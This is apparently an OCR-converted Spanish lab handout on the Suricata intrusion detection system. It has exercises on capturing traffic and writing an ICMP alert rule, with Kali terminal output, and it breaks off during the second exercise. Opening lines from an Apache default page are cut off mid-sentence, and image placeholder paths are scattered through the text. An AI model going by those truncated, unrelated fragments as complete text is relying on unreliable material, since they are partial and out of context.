at this site is working properly. You should replace this file (located at /var/www/h
before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this
that the site is currently unavailable due to maintenance. If the problem persists, ple
site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default config
into several files optimized for interaction with Debian tools. The configuration syste
documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for t
documentation. Documentation for the web server itself can be found by accessing
apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
apache2.conf is the main configuration file. It puts the pieces together by inclu



SURICATA – 3 EJERCICIOS COMPLETOS

✅ EJERCICIO 1 – Verificar que Suricata captura tráfico

Enunciado

Arranca Suricata escuchando en una interfaz y verifica que genera logs cuando haces un ping.

Cómo realizarlo

1. Ver interfaz:
2. ip a

Identifica eth0 o ens33.

3. Arranca Suricata:
4. sudo suricata -i eth0 -v
5. Genera tráfico en otra terminal:
6. ping -c 4 8.8.8.8
7. Revisa logs:
8. ls -lh /var/log/suricata/

Qué debe salir


En la carpeta /var/log/suricata/ deben aparecer archivos como:


eve.json


fast.log


stats.log


suricata.log





┌──(kali㉿kali)-[~]
└─$ sudo suricata -i eth0 -v
[sudo] password for kali:
Notice: suricata: This is Suricata version 8.0.2 RELEASE running in SYSTEM mode
Info: cpu: CPUs/cores online: 1
Info: suricata: Setting engine mode to IDS mode by default
Info: exception-policy: master exception-policy set to: auto
Info: suricata: Preparing unexpected signal handling
Info: logopenfile: fast output device (regular) initialized: fast.log
Info: logopenfile: eve-log output device (regular) initialized: eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Warning: detect: No rule files match the pattern /var/lib/suricata/rules/suricata.rules
Warning: detect: 1 rule files specified, but no rules were loaded!
Info: threshold-config: Threshold config parsed: 0 rule(s) found
Info: detect: 0 signatures processed. 0 are IP-only rules, 0 are inspecting packet payload, 0 inspect application layer, 0 are decoder event only
Notice: mpm-hs: Rule group caching - loaded: 0 newly cached: 0 total cacheable: 0
Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'


┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.0.92
PING 192.168.0.92 (192.168.0.92) 56(84) bytes of data.
64 bytes from 192.168.0.92: icmp_seq=1 ttl=64 time=1.24 ms
64 bytes from 192.168.0.92: icmp_seq=2 ttl=64 time=0.898 ms
64 bytes from 192.168.0.92: icmp_seq=3 ttl=64 time=1.20 ms
64 bytes from 192.168.0.92: icmp_seq=4 ttl=64 time=2.31 ms
— 192.168.0.92 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.898/1.410/2.309/0.535 ms
┌──(kali㉿kali)-[~]
└─$


kali@kali: ~
Session Actions Edit View Help
Info: logopenfile: eve-log output device (regular) initialized: eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Warning: detect: No rule files match the pattern /var/lib/suricata/rules/suricata.rules
Warning: detect: 1 rule files specified, but no rules were loaded!
Info: threshold-config: Threshold config parsed: 0 rule(s) found
Info: detect: 0 signatures processed. 0 are IP-only rules, 0 are inspecting packet payload, 0 inspect application layer, 0 are decoder event only
Notice: mpm-hs: Rule group caching - loaded: 0 newly cached: 0 total cacheable: 0
Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'
Info: runmodes: eth0: creating 1 thread
Info: ioctl: eth0: MTU 1500
Notice: threads: Threads created → W: 1 FM: 1 FR: 1 Engine started.
^CNotice: suricata: Signal Received. Stopping engine.
Info: suricata: time elapsed 243.453s
Info: counters: Alerts: 0
Notice: device: eth0: packets: 2461, drops: 0 (0.00%), invalid chksum: 0


(kali㉿kali)-[~]
$ sudo tail -n 20 /var/log/suricata/fast.log
[sudo] password for kali:
(kali㉿kali)-[~]
$



✅ EJERCICIO 2 – Crear una regla que genere alerta con un ping

Enunciado


Crea una regla ICMP personalizada que salte cuando hagas ping al 8.8.8.8.


Cómo realizarlo


1. Edita las reglas locales:
2. sudo nano /etc/suricata/rules/local.rules
3. Añade la regla:
4. alert icmp any any -> 8.8.8.8 any (msg:"Ping detectado al 8.8.8.8"; sid:100001;)
5. Recarga Suricata:
6. sudo systemctl restart suricata
7. Haz un ping:
8. ping -c 2 8.8.8.8
9. Mira alertas:
10. sudo tail -f /var/log/suricata/fast.log


Qué debe salir

